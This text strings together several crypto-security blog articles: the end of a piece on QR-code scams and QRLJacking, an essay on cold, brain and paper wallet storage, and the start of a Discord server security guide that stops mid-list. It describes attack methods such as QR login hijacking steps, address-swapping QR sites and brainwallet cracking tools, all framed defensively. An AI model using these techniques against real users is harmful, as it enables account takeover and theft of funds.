Do we know how many other applications that use QR have this vulnerability? For example, in Telegram? Of course, the question is rhetorical.

#IV - QR + Crypto = ?..

#Keep your Fox Safe!

Scammers may use QR codes to dupe users into downloading counterfeit cryptocurrency wallets by promising that, in doing so, they would get rewards, which are fake tokens. Another kind of bait involves using QR codes to download fake cryptocurrency wallets that promise reductions in miner fees.

Another related scam is the use of QR codes to obtain unauthorized approval of tokens, which are used to facilitate the transfer of assets from one cryptocurrency wallet to another. Incident reports have cited this scheme as the primary reason for the loss of significant funds.

Also, cryptocurrency-related QR code scams involving MetaMask which is a cryptocurrency wallet for interacting with the Ethereum blockchain. Malicious actors can hack into MetaMask extension accounts through QR codes to transfer funds without the account owner's private keys.

- **Read about when after multiple Apes were stolen, MetaMask made changes to its mobile QR Code sync**

“This is incredibly embarrassing on some levels, Nicholas tweeted. “On others, incredibly traumatizing. Yes, I opened up the QR code and sign the ledger. But I was being severely manipulated and didn’t realize what was happening until it was too late. I was scammed, phished, and robbed. Some assholes are going to say ‘that’s what you get.’ And maybe they’re right. But let’s be clear, a scam is a scam, theft is theft, and I had no intention of transferring or selling those assets. So now I am trying to find ways to get my property back.”

- **Read about 6 ways how a website can attack your MetaMask!**

Take look at a new scam method! Do not confuse it with an allowance approve scam (to prevent it you can use revoke.cash / unrekt.net) which targets ERC20 tokens, but not Ethers. (1, 2, 3, 4).

- **Read how hackers may steal your Ethers and why the eth_sign function matter.**

When the people behind the ZenGo wallet wanted to add QR code support, they decided to do a bit of research into the security aspects first. What they found was disturbing – but not entirely unexpected. Anyone can simply generate a QR code that sends money to their address instead of the one intended. And no one can tell as pretty much all QR codes look alike.

#An investigation from ZenGo:

For example, ZenGo used a Googled site to request a QR code for the address: *18Vm8AvDr9Bkvij6UfVR7MerCyrz3KS3h4*, they instead received a QR code that sent funds to the scammer's address: *17bCMmLmWayKGCH678cHQETJFjhBR44Hjx*

Interestingly, they noticed that some scammers have upped the ante with a few tricks. Some of the fake QR code sites manipulated the QR code so that if you checked, it superficially looks like the right address by matching the first letter or numeral such as '1', '3' or 'bc'.

Others muck around with code so that if you try and copy and paste the address to double-check it, the site will copy your address to the clipboard instead of theirs so that you think it matches. ZenGo tracked about $20,000 worth of scammed Bitcoin using the addresses they examined and believed it's just the tip of the iceberg!

I would add that in my opinion here will help the principle of separation of devices - with one clean device with airgap.it you can scan QR, with another only sit on the browser, and on the third most secure cold or paper storage - store basic savings. Nothing prevents you from storing your main "hot sum" on the same split vault. Stay safe!


#V - QRLJacking: A review from the OWASP community

QRLJacking or Quick Response Code Login Jacking is a simple social engineering attack vector capable of session hijacking affecting all applications that rely on the "Login with QR code" feature as a secure way to login into accounts. Simply, In a nutshell, the victim scans the attacker's QR code results of session hijacking.

Here's how the QRLJacking attack works behind the scenes:

1. **The attacker initials a client-side QR session and clones the Login QR Code into a phishing website. “Now a well-crafted phishing page with a valid and regularly updated QR Code is ready to be sent to a Victim.”**
2. **The Attacker Sends the phishing page to the victim. (refer to [QRLJacking real-life attack vectors])**
3. **The Victim Scans the QR Code with a Specific Targeted Mobile App.**
4. **The Attacker gains control over the victim’s Account.**
5. **The service is exchanging all the victim’s data with the attacker’s session.**

#QRLJacking Attack Flow


1. The attacker initial a client side QR session and clone the Login QR Code into a phishing website
Now a well crafted phishing page with a valid and regularly updated QR Code is ready to be sent to a Victim.
2. The Attacker Sends the phishing page to the victim.
4. The Attacker gains controls over the victim's Account.
3. The Victim Scans the QR Code with a Specific Targeted Mobile App.
5. The service is exchanging all the victim's data with the attacker's session.

For more information on QRLJacking tools and extra, please visit the QRLJacking on Github

#Proof of Concept examples (Videos)

- **WhatsApp QRHijackingVulnerability**
- **WhatsApp Accounts Hijacking and ARPpoisoning**
- **AirDroid vulnerable to QRLJackingVulnerability**
- **Vulnerable Web Applications and Services use Login by QR CodeFeature part #1**
- **Vulnerable Web Applications and Services use Login by QR CodeFeature part #2**

#VI - Tips to ensure QR code safety

While the schemes discussed in this article might seem worrisome, users can keep QR code scams at bay by following these best practices suggested by TrendMicro:

- **Make sure that the linked website of a government agency or other official service provider is legitimate before you provide your personal information. Check for any misspellings on the URL itself.**
- **Think twice before you scan a QR code found in emails that are sent to you even if they seem to come from organizations or people you know. Enable multifactor authentication with your banking, enterprise, and other accounts to prevent theft of login credentials.**
- **When transacting on a merchant or service provider's premises, check the QR code to make sure it's not pasted over an original, legitimate one.**
- **Use QR codes to pay only when you're transacting directly with trusted merchants, service providers, or persons you know.**
- **Be careful about granting permissions when an app asks for them, as some of the requested permissions could be dangerous.**

QR codes can encode a lot of information, and as we've learned today, they can even be formatted to cause a device to perform actions like connecting to a Wi-Fi network. That makes scanning a QR code risky, as a person has no way of reading the information before exposing your device to whatever payload is contained inside.

If you scan a QR code that seems suspicious, pay attention to what the code is attempting to launch, and do not connect to a Wi-Fi network or navigate to a link that's shortened. Some researchers even note the benefit of QR for overall anonymity in blockchain! This means that this technology has a future in Web3.0 as well as it already has in Web2.0.

While most QR codes should be safe to scan on a smartphone, scanning payloads we generated today on a device for scanning tickets or boarding passes may result in some bizarre behavior from the device. Do not scan payloads on a scanner you need working immediately after for an event or work — or any scanner you do not have permission to test — as some of these payloads may cause the scanner to stop working.

I am not asking you to comply with all of this, but you must remember the main rule in this particular case:

- **Your level of OpSec usually depends on your threat model and which adversary you're up against. So it's hard to define how good your OpSec is.**

If we finally want to give people the opportunity to be their bank, we must realize that in this case, people must be able to replace all those services and actions for which traditional banks get money!

Follow the 25 rules in this set, the first 10 rules relate to personal security, and the rest to corporate security, also keep an eye on the latest trends in crypto OpSec, that always makes sense. Don't be afraid of links, you don't need all of them but you should be able to pick up which will interest you the most for your Pathway.

- **DarkNet-DeepWeb OpSec Guide**
- **ThreatModeling**
- **Read about Timing Attack | Attack via a Representative Sample**

Use extensive measures when working with files and always keep an eye on the latest security trends even if your area is far from it. Take this subreddit and this awesome old & trusted resource as the first step. In our dangerous world, anyone can become a target, especially in crypto.

That said, it doesn't matter what industry you're in. If you have any sensitive, proprietary information at all, then you could very well be a target. This is a good thing to always keep in mind. Also, who knows how many more vulnerabilities lurk in QR codes? Just google QR Code 0day, QR Code 1 day, or QR code CVE and you will see many interesting things - for example, 1, 2.

Learn the latest attack techniques, white-hat cheatsheets, and defense methods, and join hacker communities - because only with knowledge can we defeat the knowledge of hackers. In this intellectual battle, the most prepared will win and I believe that it will be you, Anon. It sounds scary but it is possible, the main thing is to always think ahead.

Forewarned is forearmed! Stay safe!

#References:

- www.trendmicro.com/vinfo/hk-en/security/news/cybercrime-and-digital-threats/hidden-scams-in-malicious-scans-how-to-use-QR-codes-safely
- null-byte.wonderhowto.com/how-to/create-malicious-QR-codes-hack-phones-other-scanners-0197416/
- micky.com.au/how-scammers-are-using-QR-codes-to-steal-your-bitcoin/
- threatpost.com/qr-code-scammers-bitcoin-atms/168621/
- www.zdnet.com/article/fbi-warning-crooks-are-using-fake-QR-codes-to-steal-your-passwords-and-money/
- www.coindesk.com/business/2021/11/05/fbi-warns-of-scams-using-crypto-ATMs-and-QR-codes/
- www.theverge.com/2021/11/5/22765900/crypto-scam-FBI-PSA-atm-QR-code-wire-transfer-con-artist
- tech.hindustantimes.com/tech/news/iphone-user-beware-of-fake-QR-codes-71651747604570.html

- securityaffairs.co/wordpress/70739/hacking/qr-code-ios-bug.html
- github.com/h0nus/QRGen

#Check out my articles:

- Key principles of storing crypto, cold wallet security
- 2 violent attack vectors in Crypto: a closer look
- A CIA Agent’s Guide to Steganography, Fooling the KGB and Protecting Your Crypto
- OpSec in Crypto & Web3.0: Thoughts
- A View on OpSec Through the Prism of Time
- All known smart contract-side and user-side attacks and vulnerabilities in Web3.0, Defi, NFT, and Metaverse

---

#Support me:


Support is very important to me, with it I can spend less time at work and do what I love — educating Defi & Crypto users! ❤️

- Check out my GitHub
- Track all my activities
- All my Socials
- Join my TG channel

If you want to support my work, you can send me a donation to the address:

- 0xB25C5E8fA1E53eEb9bE3421C59F6A66B786ED77A or officercia.eth — **ETH, BSC, Polygon, Optimism, Zk, Fantom, etc**
- 17Ydx9m7vrhnx4XjZPuGPMqrhw3sDviNTU — **BTC**
- **4AhpUrDtfVSWZMJcRMJkZoPwDSdVG6puYBE3ajQABQo6T533cVvx5vJRc5fX7sktJe67mXu1CcDmr7orn1CrGrqsT3ptfds — Monero XMR**

What's The Safest Way to Store Crypto?



Greetings, dear readers! I'm frequently asked what the most dependable way to keep cryptocurrency is, whether it is Bitcoin, Monero, ERC20 tokens, or DOGE.

In this essay, I'd like to offer the solution to that question; regrettably, there are no clear and simple answers!

I'd also like to thank the authors of all of the services that were used as examples in this essay, as well as the authors of all of the resources that I utilized as references; keep up the fantastic job!

#I - Introduction

So, first of all, we have to decide, what do we need it for? Anyone can use Ethereum securely, same with Monero, in which you should keep in mind way less security rules.

If you need a bulletproof anonymity or ultra privacy, then read this awesome ultra hardcore guide. Read my recent article dedicated to a «Timing Attack» or «Attack via a representative sample».

You must remember the main rule:

> ***Your level of OpSec usually depends on your threat model and which adversary you're up against. So it's hard to define how good your OpSec is.***

The thing is that if you need a certain crypto-wallet for work, for staking, for paying your employees and so on - it is considered "operational" or "hot", so we will consciously build its protection based on objective threats, you can learn about this from my articles:

- **officercia.mirror.xyz**
- **hackernoon.com/u/officercia**
- **cia.start.me**

But today, I'd like to focus our conversation on the fact that we require a truly secure solution. To help us visualize it, let me phrase the topic of today's essay as follows:

"You suddenly received $1 billion in any cryptocurrency, and you don't want to invest it yet, but you want to securely save the majority of it using cryptocurrencies."

So, what are our options?

Cold hardware wallets, brain wallets, and paper wallets are the most common. I feel that "designed" techniques have earned the right to exist as well, but let's concentrate on the first one, which is a cold hardware wallet.

Following that, I will tell you about the ways that I deem safe and recommend to my clients!

#II - Cold Wallets

I am often asked why in my recent articles: about secure cryptocurrency storage, about an attack on old-and-forgotten hard-drives and on how hackers are caught I do not recommend using Trezor or Ledger devices for a main cold storage.

> ***…in space no-one can hear you scream…***

So I chose the two most popular devices and had no previous assumptions about them.

I believe that no technology is inherently harmful; rather, diverse conditions for safe use and reasons for using it exist.

So, let's get back on track and examine these two examples through two separate technical lenses. I can get info from your Trezor or Ledger if you have one.

But there will only be a couple of attempts. That's why I've never recommended Trezor or Ledger... If the device falls into someone's hands, you're screwed.

They have different approaches, you can read more about them here and here, but the gist is basically the same. There's a great fresh video on this topic:

> ***Check out wallet rating: walletscrutiny.com***

If you own something like this device, it is unlikely that it will be possible to restore anything without his participation. Because there are all sorts of cool, bulletproof features.

> ***Check out these rather interesting hardware wallets gridplus.io/products/grid-lattice1 (2) & this BitLox device***

In essence, cold wallet is just a pseudo-AirGap system (100% AirGap is impossible to achieve on Earth by definition, that's why CubeSat topic is so interesting) and it can be cracked.

And you can make a cold wallet out of a regular phone, for example via airgap.it - there will be almost no difference from Trezor or Ledger!

Trezor is and serves as the basis for many hardware wallet clones out there, but it also has no physical security which is why there are numerous "key recovery" services you can reach out to for extraction if you own one.

It is important to add that not a single hardware cold wallet at the moment is fully Open-Sourced - not even Trezor, Ledger and the ones I cited above.

Also, if you go to their websites you can see that they are one of these companies does not consider the bug-bounty report "in scope" if you have physical access to the device…

Needless to say, with the increase in physical attacks, it is very important to take this into account?

#III - Brain Wallet

It is often chosen because it is easier to remember than the seed or the private key, it is easier to put there some poem that you made up.

Or make up your own seed out of the nicknames of all the pets you've had in your life.

> ***BrainWallets are basically instantly crackable since the range is tiny github.com/ryancdotorg/brainflayer***

But the problem was that people didn't want to be creative and just took some lyrics from songs or simple words like "Bitcoin"...

But there are dozens of bots with huge tables, where all these options are already turned into private keys and public keys and mempool is constantly monitored in case one of these wallets is refilled:

- **badkeys.info**
- **playxo.com**

- keys.lol

At the same time, in my opinion, we should not bury this technology - we just need to collect such a wallet, using natural Entropy, for example, weather data or atmospheric noise to determine words from the dictionary, but that is another issue.

With all said, this technology looks old in 2022.

#IV - Paper Wallet

The most secure option would be to use a cold card or a "paper wallet."

It's also preferable to store a private key rather than a seed phrase on the paper wallet. In case you're wondering what the distinction is between a Private Key and a Seed Phrase.

A private key grants access to a single address (account), whereas a seed phrase grants access to the entire wallet, which can contain multiple addresses and private keys.

In general, paper wallets are the most secure item you can imagine. When storing the private key, do not store the seed. Different machines, separate wallets, and correct multi-sig...

#Multi-Sig Best Practices & Attack Vectors:

- safehodl.github.io/multisig
- help.gnosis-safe.io/en/articles/4772567-what-safe-setup-should-i-use
- blog.gnosis.pm/how-to-securely-manage-company-crypto-funds-with-gnosis-safe-multisig-8b3f67485985
- polygon.technology/blog/multsig-best-practices-to-maximize-transaction-security
- blog.logrocket.com/build-treasury-wallet-multisignature-gnosis-safe
- medium.com/gauntlet-networks/multisig-transactions-with-gnosis-safe-f5dbe67c1c2d
- blog.openzeppelin.com/backdooring-gnosis-safe-multisig-wallets/amp/
- blog.gnosis.pm/the-0xhabitat-multisig-got-drained-an-analysis-16ab74ddf42
- slowmist.medium.com/gnosis-safe-multisig-user-incident-analysis-9a270b8e1452

Would also suggest key segregation and key cycling as well. Meaning, don't use the same keys as your hot wallets for multi-sig management, and don't use the same keys forever.

Get in the habit of maybe quarterly or yearly audits of these keys (and their backups) because it's surprisingly easy to lose track of them!

You should RSA-encrypt it or use Steganography, also hide it like pirates hide treasures. You can read about it here!

I also want to remind you about one scam service, which nevertheless occupies the first position in the Google search for "paper wallet generator" and even "paper wallet generator".

The name is not printed intentionally, just look at the screenshot.

In any case, any such service has only one goal - to steal your cryptocurrencies by giving you pre-generated key pairs from the service owner:

As a result, never utilize an online service to generate private keys.

> Only Bitcoin Core and Electrum can be trusted if they were downloaded from an approved source.

And that condition might alter at any time: someone could hack the core engineers' GitHub accounts or simply pay them for a "damaging" commit. For Ethereum, you can check out something like this script.

Also, bitcoincore.org is the official website of the Bitcoin Core project while bitcoin.org is a separate website and project which aims to provide general information about Bitcoin! Keep that in mind!

Last but not least, there is such a thing as hierarchical determination (HD) in the settings of some wallets.

It sounds scary, but it means that every time you get money to an address, a new clean address will be generated from the same private key. And you can accidentally send money to an already inactive wallet.

It is better to turn this function off (if it will be enabled), because it is easy to get confused with it.

Lastly, here is my special compilation of four crypto services aimed to help you when you are already a dead man:

- safient.io
- sarcophagus.io
- safehaven.io
- killcord.io

Check out this article for more info on this sensitive topic.

#V - What's for EVM-based Blockchains?

For Ethereum, you can check out something like this script. In any case, the variations will be insignificant if we are talking about the level of protection that we have specified in the article.

The main difference is that hot or "operational" Ethereum wallets must adhere to stricter security guidelines, as I detailed in my blog.

However, if we have the amount of money we need to store on hand and it is in tokens or ETH, or for example in BSC, Avalanche, or Polygon - the differences with the ones outlined before in the paper wallet section will be minor.

It is important to say that cryptography and natural entropy is a reliable protection. By no means try to make yourself some "vanity" address - no matter what network. You can use Profanity2, but don't forget about the history with Profanity1, let me remind you about it.

If you go for a larger form factor, you could use QR code swapping for the ultimate air-gap solution, but keep in mind:

If you are looking for something web3 or GameFi-specific like a EVM (or Non-EVM) smart-contract wallet, check out frame or Argent.xyz and some web3-ethos aligned non-custodial wallets.

Remember that an average smart wallet is an Ethereum wallet that is governed by a smart contract rather than a private key.

At the same time, many multi-cig solutions are inherently such wallets. Account abstraction is one of their key features, so make sure to double-check everything on their website!

To summarize, I do not recommend adopting any of the above smart-wallet or smart contract wallet techniques for cold storage.

Metamask (alternatives: myetherwallet.com or this list), which is a non-custodial wallet, combined with Airgap.it would be a way better solution! Here is a nice manual on this topic. Check out this guide as well.

Don’t forget to set up a secure RPC provider!

- securerpc.com
- www-securerpc.netlify.app

Check out this manual for a MetaMask wallet. Always use a reliable VPN provider - mullvad.net is a perfect choice.

I am also not asking you to comply with all of this, but you must remember the main rule in this particular case:

- Your level of OpSec usually depends on your threat model and which adversary you're up against. So it's hard to define how good your OpSec is.

If we finally want to give people the opportunity to be their own bank, we must realize that in this case, people must be able to replace all those services and actions for which traditional banks get money.

Yes, it seems like it is a veritable minefield over there. Keep the faith. Learn the latest attack techniques, white hat cheat sheets, and defenses.

Only knowledge can defeat criminals’ knowledge. In this intellectual boxing match the most prepared wins, and we want that to be you!


Support is very important to me, with it I can spend less time at work and do what I love - educating DeFi & Crypto users!

I don't have as much money as the fictional character in our essay, but your support helps me to exist 🙂

If you want to support my work, you can send me a donation to the address:

- 0xB25C5E8fA1E53eEb9bE3421C59F6A66B786ED77A or officercia.eth — ETH, BSC, Polygon, Optimism, Zk, Fantom, etc
- 17Ydx9m7vrhnx4XjZPuGPMqrhw3sDviNTU - BTC
- 4AhpUrDtfVSWZMJcRMJkZoPwDSdVG6puYBE3ajQABQo6T533cVvx5vJRc5fX7sktJe67mXu1CcDmr7orn1CrGrqsT3ptfds - Monero XMR

What to Do When Your Web3 Project Discord Server Is Hacked



#How a Security Audit Might Prevent your Discord Server from being Hacked

Greetings dear readers! Today we are going to discuss an unusual question with you, something that we, people who are sometimes far from social networks, have to deal with partly. I am talking about Discord. With its growing popularity and its 350 million users, Discord has now become a magnet for hackers and fraudsters. What can go wrong, you ask? Many things, it turns out — you can even lose your account.

Since I myself specialize in investigating incidents and hacks related to Web3, I often have to deal with it, however, I do everything exclusively on-chain while in Discord a whole world of dangers awaits us. Many attacks are also coordinated, which makes defending against them unusually difficult, why? It's simple:

- Your level of OpSec usually depends on your threat model and which adversary you're up against. So it's hard to define how good your OpSec is.

And if we have a coordinated organization against us, we need to be on our guard. This is the only way out that has a real effect. Got scared? Me as well. But let's face it with no fear - if we finally want to give people the opportunity to be their own bank, we must realize that in this case, people must be able to replace all those services and actions for which traditional banks get money.

https://youtu.be/uf_JGdkyTEY

Some of the mentioned attacks have already got web-3 life - just remember the very essence of **Eth_sign or Allowance Approve attack** or other popular attacks (there is this list as well) - no wonder that they are used here as part of the scheme.

It's quite another thing with attacks that are specific to Discord - they can be even more dangerous and in my opinion, greatly underestimated. To begin with, I suggest you read the article below to understand the basics of the attacks going on in our industry.

Read:

- An ultimate list of rules any on-chain survivor should follow to stay safe!
- Violent Attack Vectors in Web3: A Detailed Review
- Blue Buttons of Death
- How to store crypto securely — tips from CIA_Officer
- QR Code: An Underestimated Danger

Below, you will see not a typical article, but a systematization of knowledge - SoK, in which I will rely on authors that I myself trust in this matter, and at the end, I will write my conclusions.

Enjoy reading!

#I - Discord server security

Content

Large numbers of spammers can flood your server with low-quality content to distract administrators and moderators from threats, as well as flood your server logs with events such as role assignments and members joining to hide the changes they make. This is sometimes referred to as a server raid. They may also post unapproved links in an attempt to steal community member credentials and tokens. Always configure the following settings to help protect your server from this:

- Choose the **Highest** option in **Safety Setup** so that only Discord accounts with a verified phone number can join your server
- Set up Rules Screening so that all members must perform manual actions before posting messages, decreasing the ability for bots to post unwanted content
- Do not allow **any** users except for moderators and administrators to post links, including bots, unless this is absolutely necessary for verification or security

- Configure the AutoMod feature to **Block Spam Content** in all public channels

Permissions

- Two-factor authentication (using authenticator apps that generate six-digit codes, such as Google Authenticator on Android OS or iOS) should be enabled on every account that can use @mentions or post to announcement channels
- All moderators and administrators should revoke (and not grant) permissions for other apps to administrate your server or post as them
- Try using a test Discord account on your server to post links and perform other actions that can be abusive, or use the View Server as Role feature if your test account can't join your server because it doesn't have a verified phone number

Audit

If you know of an individual or team that can be trusted to secure your server or verify that it has been secured, and you have time to schedule an audit, it's worth the time and cost to have them identify risks. If you want to have a good understanding of what permissions could put your server at risk, the auditor joins you in a screen share so you can make the changes yourself. The auditor should check for the following, and more:

- Bots and integrations that are not widely used, or clones of popular ones
- Webhooks and announcement channel following that can deliver bad content
- Verify that bots can't assign roles that let users post announcements or view private channels

Logs

Designate administrators or senior moderators to monitor logs for administrator activities to see if bots or other administrators are performing suspicious tasks, such as granting elevated permissions. Some bots can post specific log entries to a channel.

Here are some good security tips from Discord folks themselves:

1. Never let yourself be persuaded to reveal your authentication token. With your token, malicious users can sign in and take over your account.
2. Never share any info from the Discord's Developer Console — you likely will never need to open it anyway.
3. Stay away from "Free Nitro" giveaways. "Discord will never ask you to scan a QR code in order to redeem a Nitro code. Do not scan any QR codes from people you don't know or those you can't verify as legitimate."
4. Enable 2-Factor Authentication
5. Help fight scams by using the red "Report Spam" button at the top of DMs.
6. And, yes: never give your password to anyone.

https://youtu.be/DYlTjdbZiao

One final important note on human nature. In this piece on the best day-to-day online security practices, the author points out that improving our online security habits comes at a price of human convenience. It is much easier to use the same password for multiple logins, Two-Factor authentication may be annoying, and hardware or smart contract wallets are cumbersome to use.

#II - What to do when your Discord gets hacked

If you're concerned about security threats due to other Discord servers being attacked, or during important times, there are ways to quickly protect your existing community from attacks while focusing on crafting clear announcements and answering questions.

- **Source**

These changes can also be quickly reverted.

- **Pause Invites** for your server in Server Settings > Invites > Pause Invites
- Turn on **Slowmode** for all public channels, with a setting of at least **1 minute**, so that moderators and administrators can keep up with questions... I recommend a Slowmode of **5 seconds** in all public channels at **all** times on most Discord servers
- Temporarily stop members from editing their roles by denying bots permission to **manage roles**, improving security while making your logs clear for audits.

